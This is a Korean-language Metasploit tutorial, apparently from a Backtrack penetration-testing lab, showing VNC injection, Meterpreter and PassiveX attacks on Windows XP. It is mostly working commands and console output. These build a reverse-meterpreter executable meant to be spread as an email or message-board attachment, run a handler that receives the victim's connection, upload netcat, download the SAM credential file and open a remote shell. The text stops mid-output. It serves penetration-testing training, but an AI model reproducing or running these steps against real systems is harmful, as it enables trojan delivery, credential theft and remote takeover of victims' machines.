

# 다양한 활용법 및 V3.0 이용한 자동 점검

bluearth in N@R


1. VNC Injection Payload 이용한 공격
2. Meterpreter Payload 이용한 공격
3. Binary Payload 생성을 통한 공격  
(메일, 첨부파일 전송)
4. PassiveX Payload 이용한 공격
5. V3.0의 db\_autopwn 이용한 자동 공격
6. Kernel Payload 이용한 무선랜 공격

※ Offensive Security Lab 참고(Backtrack 2.0)


※ Target 및 Exploit 선택은 이전과 동일하니 따로 설명하지 않고  
중요부분만 설명합니다.

# 1. VNC Injection Payload 이용한 공격

## 1) Win32\_reverse\_vncinject Payload 선택




## 2) IP 및 기타 설정 : Autovnc 옵션 0(수동) 권고 (1은 자동 접속)




### 3) Exploit 성공시 Client 수동 실행



- IP를 로컬로 지정해야 됨 : 절대 Target IP 아님




### 4) 연결 성공 : VNC 원격 접속




## 2. Meterpreter Payload 이용한 공격

### 1) Win32\_bind\_meterpreter Payload 선택



### 2) 성공시 다음 화면 나옴





- 크게 Process, Sys, Fs, Net의 4가지 모드를 사용 할 수 있음  
각 모드별 다양한 세부 옵션 제공함

meterpreter> use -m Process - 모드 선택 (대소문자 구분)

meterpreter> help - 모드가 제공하는 옵션

```
meterpreter> use -m Process
loadlib: Loading library from 'ext180401.dll' on the remote machine.
Meterpreter>
loadlib: success.
meterpreter> use -m Fs
loadlib: Loading library from 'ext290706.dll' on the remote machine.
meterpreter>
loadlib: success.
meterpreter> help
```

```
meterpreter> upload /pentest/windows-binaries/tools/nc.exe c:\windows
upload: Starting upload of '/pentest/windows-binaries/tools/nc.exe' to 'c:\windows\nc.exe'.
upload: 1 uploads started.
meterpreter>
upload: Upload from '/pentest/windows-binaries/tools/nc.exe' succeeded.
meterpreter> download c:\windows\repair\sam /tmp
download: Starting download from 'c:\windows\repair\sam' to '/tmp/sam'...
download: 1 downloads started.
meterpreter>
download: Download to '/tmp/sam' succeeded.
meterpreter>
meterpreter> ps
meterpreter>
Process list:
```

| Pid   | Name              | Path   |
|-------|-------------------|--|
| 00360 | smss.exe          | \SystemRoot\System32\smss.exe                          |
| 00528 | csrss.exe         | \\?\C:\WINDOWS\system32\csrss.exe                      |
| 00556 | winlogon.exe      | \\?\C:\WINDOWS\system32\winlogon.exe                   |
| 00604 | services.exe      | C:\WINDOWS\system32\services.exe                       |
| 00616 | lsass.exe         | C:\WINDOWS\system32\lsass.exe                          |
| 00864 | svchost.exe       | C:\WINDOWS\system32\svchost.exe                        |
| 01008 | svchost.exe       | C:\WINDOWS\System32\svchost.exe                        |
| 01084 | svchost.exe       | C:\WINDOWS\System32\svchost.exe                        |
| 01156 | svchost.exe       | C:\WINDOWS\System32\svchost.exe                        |
| 01360 | spoolsv.exe       | C:\WINDOWS\system32\spoolsv.exe                        |
| 01588 | VMwareService.exe | C:\Program Files\VMware\VMware Tools\VMwareService.exe |
| 01172 | Explorer.EXE      | C:\WINDOWS\Explorer.EXE                                |
| 01048 | VMwareTray.exe    | C:\Program Files\VMware\VMware Tools\VMwareTray.exe    |
| 01292 | VMwareUser.exe    | C:\Program Files\VMware\VMware Tools\VMwareUser.exe    |

```
01776 cmd.exe C:\WINDOWS\System32\cmd.exe
01168 logon.scr C:\WINDOWS\System32\logon.scr
```

```
17 processes.
meterpreter>
meterpreter> execute -H -f cmd -c
execute: Executing 'cmd'...
meterpreter>
execute: success, process id is 492.
execute: allocated channel 6 for new process.
meterpreter> interact 6
interact: Switching to interactive console on 6...
meterpreter>
interact: Started interactive channel 6.
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>exit
exit
```


```
interact: Ending interactive session.
meterpreter>
```

### 3. Binary Payload 생성을 통한 공격(메일, 첨부파일 전송)

- Payload 이용하여 실행파일을 만들어 메일이나 게시판등을 통해 배포하여 해당 파일 실행시 해당 PC에 원격 셸 접근 가능함

#### 1) 원하는 Payload 이용하여 PE 파일 생성


LHOST는 공격자의 IP, X는 대문자, > 이후 파일명은 아무거나



```
earth@tree ~
$ msfpayload win32_reverse_meterpreter LHOST=192.168.12.13 X > hack.exe
Warning: Multistage payloads only return first stage
earth@tree ~
$
```

#### 2) 공격자는 만들어진 hack.exe를 메일첨부나 게시판에 파일 업로드

#### 3) 공격자는 자신의 PC에서 대기



```
earth@tree ~
$ msfcli payload_handler PAYLOAD=win32_reverse_meterpreter LHOST=192.168.12.13
E
[*] Starting Reverse Handler.
[*] Attempting to handle the selected payload...
-
```

\$ msfcli payload\_handler PAYLOAD=win32\_reverse\_meterpreter

LHOST=192.168.12.13 E

LHOST는 공격자 IP, E 옵션 반드시 사용


#### 4) 임의 사용자가 hack.exe 실행하면 Meterpreter 접속됨

```
earth@tree ~
$ msfpayload win32_reverse_meterpreter LHOST=1[redacted]13 X>etest.exe
Warning: Multistage payloads only return first stage

earth@tree ~
$ msfcli payload_handler PAYLOAD=win32_reverse_meterpreter LHOST=1[redacted]13 E
[*] Starting Reverse Handler.
[*] Attempting to handle the selected payload...
[*] Got connection from 1[redacted]3:4321 (->) 1[redacted]6:4428
[*] Sending Intermediate Stager (89 bytes)
[*] Sending Stage (2834 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (69643). Please wait...
[*] Upload completed
meterpreter>
[ -= connected to      -= ]
[ -= meterpreter server -= ]
[ -= v. 00000500      -= ]
meterpreter>
```

#### 4. PassiveX Payload 이용한 공격(HTTP 이용 접속)

##### 1) PassiveX Payload 선택(WEB 버전)




## 2) PassiveX Payload Console 버전

```

BT framework2 # ./msfcli msrpc_dcom ms03 026 RHOST=172.16.2.202
PAYLOAD=win32_passivex_meterpreter PXHTTPHOST=172.16.2.1 PXHTTPPORT=80 E
[*] Starting PassiveX Handler on 172.16.2.1:80.
[*] Sending request...
[*] RPC server responded with:
[*] NO RESPONSE
[*] This probably means that the system is patched
[*] Sending PassiveX main page to client...
[*] Sending PassiveX DLL in HTTP response (106496 bytes)...
